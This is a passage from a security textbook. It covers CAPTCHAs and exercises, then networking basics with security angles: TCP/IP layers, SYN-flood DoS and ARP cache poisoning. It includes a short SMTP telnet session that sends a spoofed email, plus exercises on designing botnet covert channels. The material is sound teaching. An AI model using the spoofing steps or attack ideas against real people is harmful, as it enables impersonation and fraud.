Early CAPTCHAs often looked something like the example in Figure 7.7, which relies on distorted text. In this case, reading the text is a relatively easy problem for humans, but was difficult for computers. However, due to advances in optical character recognition (OCR), today this is also an easy problem for computers to solve.

Figure 7.7 CAPTCHA example

Perhaps surprisingly, in [18] it is shown that computers are actually better than humans at solving all of the "fundamental" (by the authors' definition) visual text-based CAPTCHA problems, with one exception—the segmentation problem. In [18], the segmentation problem is defined as the process of separating the individual letters from each other. This indicates that text-based CAPTCHAs may be more challenging to break if they include letters that run together.

For a word-based visual CAPTCHA, we assume that Trudy knows the set of possible words that could appear and she knows the general format of the image, as well as the types of distortions that can be applied. From Trudy's perspective, the only unknown is a random number that is used to select the word or words and to distort the resulting image.

There are several types of text-based visual CAPTCHAs, with Figure 7.7 being an example. There are also audio CAPTCHAs in which the audio is distorted in some way. The human ear is very good at removing such distortion, while automated methods are not as effective.

Currently, popular visual CAPTCHAs often require users to select from various images. For example, a user might be shown nine small images and be asked to select all that include a bicycle. This type of problem is challenging for computers, but advances in deep learning—in particular, convolutional neural networks—might pose a risk to such CAPTCHA techniques.

The computing problems that must be solved to break CAPTCHAs can be viewed as difficult problems from the domain of artificial intelligence, or AI. The automatic recognition of distorted text as well as the automated extraction of speech from noisy audio are both AI problem. If attackers are able to break a CAPTCHA based on such a problem, they have, in effect, solved a hard AI problem. As a result, attacker's efforts are being put to good use.

Of course, the attackers may not play by the rules. CAPTCHA "farming" is possible, where humans are paid to solve CAPTCHAs. For example, it has been widely reported that the lure of free pornography has been successfully used to get humans to solve vast numbers of CAPTCHAs at minimal cost to the attacker.

7.8 Summary

In this chapter we first reviewed some of the history of authorization, with the focus on certification regimes. Then we covered the basics of traditional authorization, namely, Lampson's access control matrix, ACLs, and capabilities. The confused deputy problem was used to highlight the differences between ACLs and capabilities. We then presented some of the security issues related to MLS and compartments, as well as introducing the topics of covert channels and inference control. MLS naturally led us into the rarified air of security modeling, where we briefly considered BLP and Biba's Model.

After covering the basics of security modeling, we pulled our heads out of the clouds, put our feet back on terra firma, and we concluded the chapter with a discussion of the fascinating topic of CAPTCHAs.

7.9 Problems

1. On page 198 there is an example of orange book guidelines for testing at the so-called "C division". Your skeptical author implies that these guidelines are somewhat dubious.
    a) Why might the guidelines that appear on page 198 not be particularly sensible or useful?
    b) Find three more examples of questionable guidelines that appear in Part II of the orange book [127]. For each of these, summarize

the guideline and give reasons why you feel it may or may not be particularly useful in practice.

2. The seven Common Criteria EALs are listed in Section 7.2.2. For each of these seven levels, summarize the testing required to achieve that level of certification.
3. In this chapter we discussed access control lists (ACLs) and capabilities (C-lists).
   a) Give two advantages of capabilities over ACLs.
   b) Give two advantages of ACLs over capabilities.
4. Briefly discuss one real-world application not mentioned in the text where MLS would be applicable and useful.
5. What is the "need to know" principle and how can compartments be used to enforce this principle?
6. The high water mark and low water mark principles both apply to multilevel security (MLS) systems.
   a) Define the high water mark principle and the low water mark principle in the context of MLS.
   b) Is BLP consistent with a high water mark principle, a low water mark principle, both, or neither? Justify your answer.
   c) Is Biba's Model consistent with a high water mark principle, a low water mark principle, both, or neither? Explain.
7. Bell–LaPadula can be stated as "no read up, no write down." What is the analogous statement for Biba's Model?
8. This problem deals with covert channels.
   a) Describe a covert channel involving the print queue and estimate the realistic capacity of your covert channel.
   b) Describe a subtle covert channel involving the TCP network protocol, that is different from the example given in this chapter.
   c) Describe a potential covert channel involving the User Datagram Protocol (UDP).
   d) How could you minimize your covert channels in parts a), b), and c), while still allowing network access and communication by users with different clearance levels?
9. In this chapter, we briefly discussed the following methods of inference control: query set size control; N-respondent, $k\%$ dominance rule; and randomization.
   a) Describe each of these three methods of inference control and briefly discuss their relative strengths and weaknesses.
   b) Outline an attack on each of these methods of inference control.

10. As discussed in Chapter 11, a botnet consists of a number of compromised machines that are all controlled by a so-called botmaster.
    a) Many botnets are controlled using the Internet Relay Chat (IRC) protocol. Describe the IRC protocol and explain why it is useful for controlling a botnet.
    b) Why might an attacker want to use a covert channel to control a botnet?
    c) Design a covert channel that could provide a reasonable means for a botmaster to control a botnet.
11. Read and briefly summarize each of the following sections from the article on covert channels at [100]: 2.2, 3.2, 3.3, 4.1, 4.2, 5.2, 5.3, 5.4.
12. It has been claimed that “some kinds of security mechanisms may be worse than useless if they can be compromised” [3].
    a) Does this statement hold true for inference control? Explain.
    b) Does this hold true for encryption? Why or why not?
    c) Does this hold true for methods that are used to reduce the capacity of covert channels? Why or why not?
13. In this problem, we consider the visual CAPTCHA known as Gimpy.
    a) Explain how EZ Gimpy and Hard Gimpy work.
    b) How secure is EZ Gimpy compared to Hard Gimpy?
    c) Discuss the most successful known attack on each type of Gimpy.
14. This problem deals with visual CAPTCHAs.
    a) Describe an example of a real-world visual CAPTCHA not discussed in the text and explain how this CAPTCHA works, that is, explain how a program generates the CAPTCHA and scores the result, and what a human needs to do to pass the test.
    b) For the CAPTCHA you discussed in part a), what information is available to an attacker?
15. Design and implement your own visual CAPTCHA. Outline possible attacks on your CAPTCHA. How secure is your CAPTCHA?
16. This problem deals with audio CAPTCHAs.
    a) Describe an example of a real-world audio CAPTCHA and explain how this CAPTCHA works, that is, explain how a program generates the CAPTCHA and scores the result, and what a human needs to do to pass the test.
    b) For the CAPTCHA in part a), what information is available to an attacker?
17. Design and implement your own audio CAPTCHA. Outline possible attacks on your CAPTCHA. How secure is your CAPTCHA?

18. In [18] it is shown that computers are better than humans at solving several problems that arise in text-based CAPTCHA problems, with the "segmentation problem" being a notable exception. Intuitively, why is the segmentation problem so difficult for computers to solve?
19. The reCAPTCHA project is an attempt to make good use of the effort humans put into solving CAPTCHAs. In one form of reCAPTCHA, a user is shown two distorted words, where one of the words is an actual CAPTCHA, but the other is a word (distorted to look like a CAPTCHA) that an optical character recognition (OCR) program was unable to recognize. If the real CAPTCHA is solved correctly, then the reCAPTCHA program assumes that the other word was also solved correctly. Since humans are good at correcting OCR errors, reCAPTCHA can be used, for example, to improve the accuracy of digitized books.
    a) It is estimated that about 200M CAPTCHAs are solved daily. Suppose that this number consists of 100M actual CAPTCHAs and 100M OCR problems that look like CAPTCHAs, i.e., the 200M is actually 100M reCAPCHTA problems. Further, suppose that each of these 100M reCAPCHTAs takes about 10 seconds for a user to solve. Then, in total, about how much time (in hours) would be spent by users solving OCR problems each day?
    b) Suppose that when digitizing a book, on average, about 10 hours of human effort is required to fix OCR problems. Under the assumptions in part a), how long would it take to correct all of the OCR problems created when digitizing all books in the Library of Congress? The Library of Congress has about 32,000,000 books, and we are assuming that every CAPTCHA is a reCAPTCHA focused on this specific problem. Give your answer in years.
    c) How could Trudy attack a reCAPTCHA system? That is, what could Trudy do to make the results obtained from a reCAPTCHA less reliable?
    d) What could the reCAPTCHA developer do to mitigate the effect of attacks on the system?
20. It has been widely reported that spammers sometimes pay humans to solve CAPTCHAs.
    a) Why would spammers want to solve lots of CAPTCHAs?
    b) What is the current cost, in U.S. dollars per CAPTCHA, to have humans solve CAPTCHAs?
    c) How might you entice humans to solve CAPTCHAs for you without paying them any money?

Part III

Topics in Network Security

Chapter 8

Network Security Basics

It used to be expensive to make things public
and cheap to make them private.
Now it's expensive to make things private
and cheap to make them public.
— Clay Shirky

There are three kinds of death in this world.
There's heart death, there's brain death, and there's being off the network.
— Guy Almes

8.1 Introduction

In this chapter, we first give a condensed introduction to networking, presented through the prism of information security. This background material is focused on topics that are relevant to our discussion of security protocols in Chapters 9 and 10. Then we discuss firewalls, which can be viewed as a network-specific form of access control. Finally, we consider intrusion detection, which represents a last-ditch effort to thwart network-based attacks, when firewalls and other defenses have failed to exclude the bad guys.

8.2 Networking Basics

A network consists of hosts and routers. "Host" is a catchall for a wide variety of network-connected devices, including computers, servers, smartphones, and so on. The purpose of the network is to transfer data between the hosts. Ideally, we'd like the network to be transparent to users. Here, we're primarily concerned with the mother of all networks, the Internet.[1]

A network has an edge and a core. The hosts mentioned above live at the edge, while the core consists of an interconnected mesh of routers. The purpose of the core is to route data through the network from host to host.

[1] Of course, everyone knows that the Internet was invented by Al Gore.

Information Security: Principles and Practice, Third Edition. Mark Stamp.
© 2022 John Wiley & Sons, Inc. Published 2022 by John Wiley & Sons, Inc.

A generic network diagram appears in Figure 8.1. Note that the edge of this network includes not only traditional computers and servers, but also smartphones and a smart electric meter, as well as a firewall and innumerable Internet of things (IoT) devices found in the home.




Figure 8.1 A computer network

The Internet is a packet switched network, meaning that the data is sent in small, discrete chunks known as packets. In contrast, the traditional telephone system is a circuit switched network. For each telephone call, a dedicated circuit—with dedicated bandwidth—is established between the end points. Packet switched networks can make more efficient use of the available bandwidth, although this efficiency comes with some additional complexity. Much of this additional complexity arises from our desire for circuit switched-like behavior from our packet switched networks.

The study of modern networking is largely the study of networking protocols. Networking protocols precisely specify communication rules employed by the network. The details of Internet, protocols are usually spelled out in RFCs, which are, in effect, Internet standards.[2]

[2]RFC stands for Request for Comments. However, authors of RFCs are not actually requesting your comments. Instead, RFCs act as Internet standards. But curiously, most RFCs are not official Internet standards and, in fact, only a relatively few RFCs have been promoted to the level of official Internet standards. How does a lowly RFC become a high-falutin' Internet standard? Well, it's all spelled out in in RFC 2026, which is itself not an Internet standard. Confused?

Protocols can be classified in many different ways, but one classification that is particularly relevant in security is stateless versus stateful. Stateless protocols don't "remember" anything, while stateful protocols do have some "memory." Many security problems are related to state. For example, denial of service, or DoS, attacks often take advantage of stateful protocols, while stateless protocols can also have their own security issues, as we'll see below.

8.2.1 The Protocol Stack

It's standard practice to view networks in terms of layers, where each layer is responsible for some specific operations. When these layers are all stacked up, the result is, not surprisingly, known as a protocol stack. It's important to realize that a protocol stack is more conceptual than an actual physical construct. Nevertheless, the idea of a protocol stack does simplify the study of networks—although newcomers to networking are excused for not believing it. The infamous OSI reference model includes seven layers, but we'll strip it down to the layers that matter, which only leaves the following five:

- The application layer is responsible for handling the application data that is sent from host to host. Examples of application layer protocols include HTTP, SMTP, FTP, and the Skype protocol.
- The transport layer deals with logical end-to-end transport of the data. The transport layer protocols of interest are TCP and UDP.
- The network layer is responsible for routing data through the network. IP is the network layer protocol that matters most to us.
- The link layer handles the transferring of data over individual links within the network. There are many link layer protocols, but we'll only mention two, namely, Ethernet and ARP.
- The physical layer sends the bits over the physical media. If you want to know about the physical layer, take an electrical engineering course.

Conceptually, a packet of data passes down the protocol stack (from the application layer all the way down to the physical layer) at the source and then back up the protocol stack (from the physical layer to the application layer) at the destination. Routers in the core of the network must process packets up to the network layer so that they can make sensible routing decisions. Layering is illustrated in Figure 8.2.




Figure 8.2 Layering in action

Suppose that X is a freshly minted packet of application data. As X goes down protocol stack, each protocol adds some information, usually in the form of a header, which includes the details required by the protocol being used at that particular layer. Let H_A be the header added at the application layer. Then the application layer passes (H_A, X) down the protocol stack to the transport layer. If H_T is the transport layer header, $(H_T, (H_A, X))$ is passed to the network layer, where another header, say, H_N is added to give $(H_N, (H_T, (H_A, X)))$. Finally, the link layer adds a header, H_L, and the packet

$$(H_L, (H_N, (H_T, (H_A, X))))$$

is passed to the physical layer. In particular, note that the application layer header is the innermost header, which might seem backward until you think about it a little bit. When the packet is processed up the protocol stack at the destination (or at a router), the headers are stripped off layer by layer—like peeling an onion—and the information in each header is used to determine the proper course of action by the corresponding protocol.

Next, we'll take a brief look at each of the layers. Although it might seem most logical to start at the bottom and work our way up, we'll follow the excellent book [68] and start at the application layer and work our way down. We don't care about the physical layer, so we'll stop with the link layer.

8.2.2 Application Layer

Typical network applications include Web browsing, email, file transfer, P2P, and so on. These are distributed applications that run on hosts. The hosts would prefer the network to be completely transparent.

As mentioned above, HTTP, SMTP, IMAP, FTP, and Skype are examples of application layer protocols. Note that the protocol is only one part of an application. For example, an email application includes an email client, a sending host, a receiving host, email servers, and various networking protocols such as SMTP, POP3, and HTML.

Most applications are designed for the client–server paradigm, where the client is the host that requests a service and the server is the host that responds to the request. In other words, the client is the one that speaks first, while the server is the one trying to fulfill the request. For example, if you request a Web page, you are the client and the Web server is the server, which only seems right.

In some cases, the distinction between client and server is not so obvious. In a file-sharing application, for example, your computer is a client when you request a file, and it is a server when someone downloads a file from you. Both of these events could occur simultaneously, in which case you would be both a client and a server at the same time. Such peer-to-peer, or P2P, applications offer something of an alternative to the traditional client–server model. A challenge in P2P networks lies in locating a "server" with

the content that a client desires. There are several interesting approaches to this problem. Some P2P architectures distribute the database that maps available content to hosts, whereas others simply flood each request through the network. Query flooding scales poorly, and is seldom used today.

In the remainder of this section, we'll briefly discuss a few specific application layer protocols. First up is HTTP, the HyperText Transfer Protocol, which is the application layer protocol used when you browse the Web. As mentioned above, the client requests a Web page and the server responds to the request. Since HTTP is a stateless protocol, Web cookies were developed as a tasty way to maintain state. When you initially contact a Website, the Web site can choose to provide your browser with a cookie (assuming your browser is willing to accept it). A cookie is simply an identifier that is used to index a database maintained by the Web server. When your browser subsequently sends HTTP messages to the Web server, your browser will automatically pass the cookie to the server. The server can then consult its database and thereby remember information about you. In this way, Web cookies make it possible to maintain state within a single session as well as across sessions.

Web cookies are also sometimes (mis)used as a weak form of authentication, as discussed in Section 6.7 of Chapter 6. Cookies also enable such modern conveniences as shopping carts and recommendation lists. However, cookies do raise some privacy concerns, as a Web site with memory (as enabled by cookies) can learn a great deal about you. This problem only gets worse if multiple sites pool their information, since they can gain a more complete picture of your Web persona.

Another interesting application layer protocol is SMTP, the Simple Mail Transfer Protocol, which is used to transfer email from the sender to the recipient's email server. Then POP3, IMAP, or HTTP is used to transfer the messages from an email server to the recipient. An SMTP email server can act as a server or a client when email is transferred over the network.

As with many application protocols, SMTP commands are human readable. For example, the commands in Table 8.1 are legitimate SMTP that was typed as part of a telnet session—the user typed the lines beginning with "`C:`" while the SMTP server responded with the lines marked as "`S:`." This particular session resulted in a spoofed email being sent to your gullible author at `mark.stamp@sjsu.edu`.

Another application layer protocol with security implications is DNS, the Domain Name Service. The primary purpose of DNS is to convert a human-readable Internet address, such as `www.evilhacker.com`, into its equivalent 32-bit IP address (discussed below), which computers and routers prefer. DNS is implemented as a distributed hierarchical database. There are only 13 "root" DNS servers worldwide and a successful attack on these would cripple the Internet. This is perhaps as close to a single point of failure as exists in

Table 8.1 Spoofed email in SMTP

```
C: telnet eniac.cs.sjsu.edu 25
S: 220 eniac.sjsu.edu
C: HELO ca.gov
S: 250 Hello ca.gov, pleased to meet you
C: MAIL FROM: <arnold@ca.gov>
S: 250 arnold@ca.gov... Sender ok
C: RCPT TO: <mark.stamp@sjsu.edu>
S: 250 mark.stamp@sjsu.edu ... Recipient ok
C: DATA
S: 354 Enter mail, end with "." on a line by itself
C: It is my pleasure to inform you that you
C: are terminated
C:  .
S: 250 Message accepted for delivery
C: QUIT
S: 221 eniac.sjsu.edu closing connection
```

the Internet today. Attacks on root servers have succeeded, however, because of the distributed nature of the DNS, it would be necessary for such an attack to continue for an extended period of time before it would seriously affect the Internet. No attack on DNS has had such staying power—at least not yet.

8.2.3 Transport Layer

The network layer (discussed below) offers unreliable, "best effort," delivery of packets. This means that the network layer attempts to get packets to their destination, but if a packet fails to arrive (or its data is corrupted, or a packet arrives out of order, or whatever), the network takes no responsibility.[3] Any improved service beyond this limited best effort—such as the reliable delivery of packets—must be implemented somewhere above the network layer. Also, such additional service must be implemented on the hosts, since the core of the network only offers this best-effort delivery service. Reliable delivery of packets is the primary purpose of the transport layer.

Before we dive into the transport layer it's worth pondering why the network layer is allowed to be unreliable by design. Recall that we are dealing with a packet switched network. Consequently, it's possible that hosts will put more packets into the network than the network can handle. Routers include buffers to store extra packets until they can be forwarded, but these buffers are finite—when a router's buffer is full, the router has no choice but to drop packets. The data in packets can also get corrupted in transit. And, since routing is a dynamic process, it's possible that packets in one particular connection can follow different paths. When this occurs, the packets can

[3]This is much like the delivery model employed by the U.S. Postal Service.

arrive at the destination in a different order than they were sent by the source. It's the job of the transport layer to deal with such reliability issues. The bottom line is that routing packets through the core of the network is difficult, so the designers of the Internet decided to minimize the burden at this level—thus the minimal best effort approach at the network layer.

There are two transport layer protocols of importance, namely, TCP and UDP. The Transmission Control Protocol, or TCP, provides reliable delivery. That is, TCP will make sure that your packets arrive, that they are sequenced in the correct order, and that the data has not been corrupted. To oversimplify things, the way that TCP provides these services is by including sequence numbers in packets and telling the sender to retransmit packets when problems are detected. Note that TCP runs on hosts, and all TCP-level communication is over the same (unreliable) network where the data is sent. The format of the TCP header appears in Figure 8.3.




Figure 8.3 TCP header

TCP assures that packets arrive at their destination and that they are processed in order. TCP also makes sure that packets are not sent too fast for the receiver, which is known as flow control. In addition, TCP provides network-wide congestion control. This congestion control feature is complex, and much of the complexity arises from the fact that TCP attempts to give every host a "fair share" of the available bandwidth. That is, if congestion is detected, every TCP connection will get about the same amount of the available bandwidth. Of course, every host wants more than their fair share, so hosts can (and do) game this congestion control feature by opening multiple TCP connections.

TCP is said to be connection-oriented, in the sense that TCP contacts the server before sending data to verify that the destination server is alive and

willing to talk. It's important to realize that this TCP "connection" is only a logical connection—no true dedicated connection (in the circuit-switched sense) exists.

The TCP connection establishment protocol is of particular importance. A so-called three-way handshake is used, where the three messages that are exchanged are the following:

- SYN — The client requests "synchronization" with the server.
- SYN-ACK — The server acknowledges receipt of the SYN request.
- ACK — The client acknowledges the SYN-ACK. This third message can also include data. For example, if the client is Web browsing, the client could include the request for a specific Web page along with the ACK message.

The TCP three-way handshake is illustrated in Figure 8.4.




Figure 8.4 TCP three-way handshake

TCP also provides for the orderly taking down of connections. Connections are terminated by a process involving a FIN (finish) packet or by a single RST (reset) packet.

The TCP three-way handshake makes denial of service, or DoS, attacks possible. When a SYN packet is acknowledged, the server must remember the "half-open" connection, and reserve enough resources to handle the upcoming conversation. This consumes some of the server's resources. As a result, too many half-open connections will cause the server's resources to be exhausted, at which point the server can no longer respond to new connections.

A straightforward DoS attack that is launched from a single machine using a single IP address is relatively easy to defend against—the intended victim can simply ignore or block any IP address that sends too many TCP requests. Trudy can make such a DoS attack more difficult to block by spoofing the source IP addresses to make it appear that the requests are coming from many different machines. However, the amount of traffic needed to significantly affect the victim is likely to be more than one machine can generate. Consequently, most successful DoS attacks are actually distributed denial of service, or DDoS, attack. In a DDoS attack, many different machines are used to overwhelm the victim. DDoS attacks are among the most difficult to defend against.

The transport layer includes another protocol of note, the User Datagram Protocol, or UDP. Whereas TCP provides everything and the kitchen sink, UDP is a truly minimal, no-frills service. The benefit of UDP is that it requires minimal overhead, but the tradeoff is that it provides no assurance that packets arrive, no assurance packets are in the proper order, and so on. In other words, UDP adds little to the unreliable network over which it operates.

Why does UDP exist? UDP is more efficient since it has a smaller header, but the major potential benefit derives from the fact that UDP has no flow control or congestion control. Due to the lack of these controls, there are no restrictions to slow down the sender. However, if packets are sent too fast, they will be dropped—either at an intermediate router or at the destination. So, how can UDP be a good thing? In some applications, delay is not tolerable, but it is acceptable to lose some fraction of the packets. Streaming audio and video fit this description, and for such applications, UDP is generally preferable to TCP. In effect, UDP allows an application to get more than its fair share of the bandwidth, at the risk of packets getting dropped. Finally, it's worth noting that reliable data transfer over UDP is possible, but the reliability must be built in by the developer at the application layer. This would seem to provide the best of both worlds—reliability with no bandwidth limitations—at the expense of a considerably more complex application layer protocol.

8.2.4 Network Layer

The network layer is the crucial layer for routers at the core of network. The purpose of the network layer is to provide the information needed to route packets through the interconnected mesh of routers that forms the core of the network. The network layer protocol of interest here is the Internet Protocol, or IP. As mentioned above, IP follows a best effort approach. Note that IP must run in every host and router in the network. The format of the IP header appears in Figure 8.5.

In addition to network layer protocols, routers also run routing protocols. The purpose of a routing protocol is to determine the best path to use when sending a packet. There are many routing protocols, but the most popular are RIP, OSPF, and BGP. These protocols are very interesting, but we won't discuss them here.

Every host on the Internet must be associated with a 32-bit IP address. Unfortunately, there are not enough IP addresses for the number of hosts, and as a result many tricks are employed to effectively extend the IP address space. IP addresses are given in so-called "dotted decimal" notation of the form $W.X.Y.Z$, where each of W, X, Y, and Z is between 0 and 255. For example, 195.72.180.27 is a valid IP address. Note that a host's IP address can (and often does) change.




Figure 8.5 IP header

Although each host has a 32-bit IP address, there can be many processes running on a single host. For example, you could browse the Web, send email, and transfer a file all at the same time. To effectively communicate across the network, it's necessary to distinguish these processes. The way this is accomplished is by assigning each process a 16-bit port number. The port numbers below 1024 are said to be "well-known," and they're reserved for specific applications. For example, port 80 is used for HTTP and port 110 is for POP3. The port numbers from 1024 to 65535 are dynamic and assigned as needed. An IP address together with a port number defines a socket, and a socket is designed to uniquely identify a process on the Internet.

Information in the IP header is used by routers to determine how to route a packet through the network. The header includes fields for the source and destination IP addresses, and there is a time-to-live, or TTL, field that limits the number of hops that a packet can travel before it dies and goes to packet heaven. This prevents wayward packets from bouncing around the Internet for all of eternity. There are also fields that deal with fragmentation.

Each link on the Internet limits the maximum size of packets. If a packet is too big, it's the router's job to split it into smaller packets. This process in known as fragmentation. To prevent multiple fragmentation and reassembly steps, the fragments are only reassembled at their destination.

Fragmentation creates many security issues. One problem is that the actual purpose of a packet is easily disguised by breaking it into fragments. The fragments can be arranged to overlap when reassembled, which further exacerbates this problem. The result is that the receiving host can only determine the purpose of a packet after it has received all of the fragments and reassembled the pieces. Fragments put a heavy burden on a firewall, and open the door to DoS and other types of attacks.

Currently, the Internet is based on IP version 4, which is affectionately known as IPv4. There are many shortcomings to IPv4, including a too-small 32-bit addressing scheme, and poor security (fragmentation being just one example). As a result, a new-and-improved IP, namely, IP version 6, was developed.[4] IPv6 includes 128-bit addresses—which yields a virtually inexhaustible supply of IP addresses—and strong security in the form of IPsec. Unfortunately, IPv6 is a textbook example of how not to develop a replacement protocol. There is no natural way to migrate from IPv4 to IPv6 and, consequently, IPv6 has yet to take hold on a large scale [9].

8.2.5 Link Layer

The link layer is responsible for getting packets over each individual link in the network. The link layer deals with a packet from host to router, from router to router, from router to host and, locally, from one host to another host. As a packet traverses the network, individual links will differ. For example, a single packet might travel over Ethernet, a wired point-to-point line, and a wireless link when traveling from its source to its destination. In contrast to the network layer, the link layer has no global view, such as the ultimate destination of a given packet.

In each host, the link layer and physical layer are implemented in a semi-autonomous adapter known as a Network Interface Card, or NIC—examples include Ethernet cards and wireless 802.11 cards. The NIC is (mostly) out of the host's control, and that's why it's said to be semi-autonomous.

One link layer protocol of particular importance is Ethernet, which is a multiple access protocol. Multiple access is just what it sounds like—many hosts are competing for a shared resource. Such a situation is typical on a local area network, or LAN. In Ethernet, if two packets are transmitted by different hosts at essentially the same time, they can collide, in which case both packets are corrupted. The packets must then be resent. The challenge is to efficiently handle collisions in a distributed environment. There are many possible ways to deal with a shared media, but Ethernet is by far the most popular. In any respectable networking course, a significant amount of time is devoted to Ethernet, but we won't go into the details here.

While IP addresses are used at the network layer, the link layer has its own addressing scheme. We'll refer to link layer addresses as MAC addresses, but they are also known as LAN addresses, or physical addresses. MAC addresses are 48 bits, and they're globally unique. The MAC address is embedded in the NIC, and, unlike an IP address, it won't change, unless new hardware (specifically, a new NIC) is installed.

[4]You're probably wondering, whatever happened to IPv5? Well, IPv5 (also known as the "Baby Jane" of the Internet) is the Internet equivalent of that embarrassing incident that occurred during high school that you'd rather forget about. But, of course, your friends will never let you forget about it.

Why do we need both IP addresses and MAC addresses? An analogy can be made to home addresses and social security numbers. A home address is like an IP address, since it can change. On the other hand, even if you move, your social security number stays the same, which makes it analogous to a MAC address. However, this doesn't really answer the question. In fact, it would be conceivable to do away with MAC addresses, but it is somewhat more efficient to use these two forms of addressing. Fundamentally, the dual addressing is necessary due to layering, which requires that the link layer needs to be independent of any specific network layer addressing scheme. In fact, some network layer protocols (such as IPX) do not use IP addresses and the link layer requires no modification to work with such protocols. The bottom line is that a strict adherence to layering requires that we have two distinct addressing schemes.

There are many interesting and significant link layer protocols. We've mentioned Ethernet and we'll mention just one more, namely, the Address Resolution Protocol, or ARP. The primary purpose of ARP is to find the MAC address that corresponds to a given IP address for hosts on a specific LAN. Each node has its own ARP table, which contains the mapping between IP addresses and MAC addresses. This ARP table—which is also known as an ARP cache—is generated automatically. The entries expire after a period of time (typically, 20 minutes) so they must be refreshed periodically. Of course, ARP is the protocol used to determine ARP table entries.

How does ARP work? When a node doesn't know a particular IP-to-MAC mapping, it broadcasts an ARP request message to every node on the LAN. The node on the LAN with the specified IP address responds with an ARP reply. The requesting node then fills in the relevant entry in its ARP cache.

ARP is a stateless protocol, which implies that a node does not maintain a record of ARP requests that it has sent. As a consequence, a node will accept any ARP reply that it receives, even if it made no corresponding ARP request. This opens the door to an attack by a malicious host on the LAN. This attack, known as ARP cache poisoning, is illustrated in Figure 8.6. In this example, Trudy, with MAC address `CC-CC-CC-CC-CC-CC`, has sent a bogus ARP reply to both of the other hosts, Alice and Bob, and they have updated their ARP caches accordingly. As a result, whenever Alice (`AA-AA-AA-AA-AA-AA`) and Bob (`BB-BB-BB-BB-BB-BB`) send packets to each other, the packets will pass through the hands of Trudy (`CC-CC-CC-CC-CC-CC`), who can choose to alter messages, delete messages, or simply pass them along unchanged. This type of attack is known as a man-in-the-middle, or MiM, regardless of the gender of the attacker.

Recall that TCP provides an example of a stateful protocol that is subject to attack. ARP, on the other hand, is an example of a vulnerable stateless protocol. We see Trudy is in luck once again, as both stateless and stateful protocols have potential security vulnerabilities.




Figure 8.6 ARP cache poisoning

8.3 Cross-Site Scripting Attacks

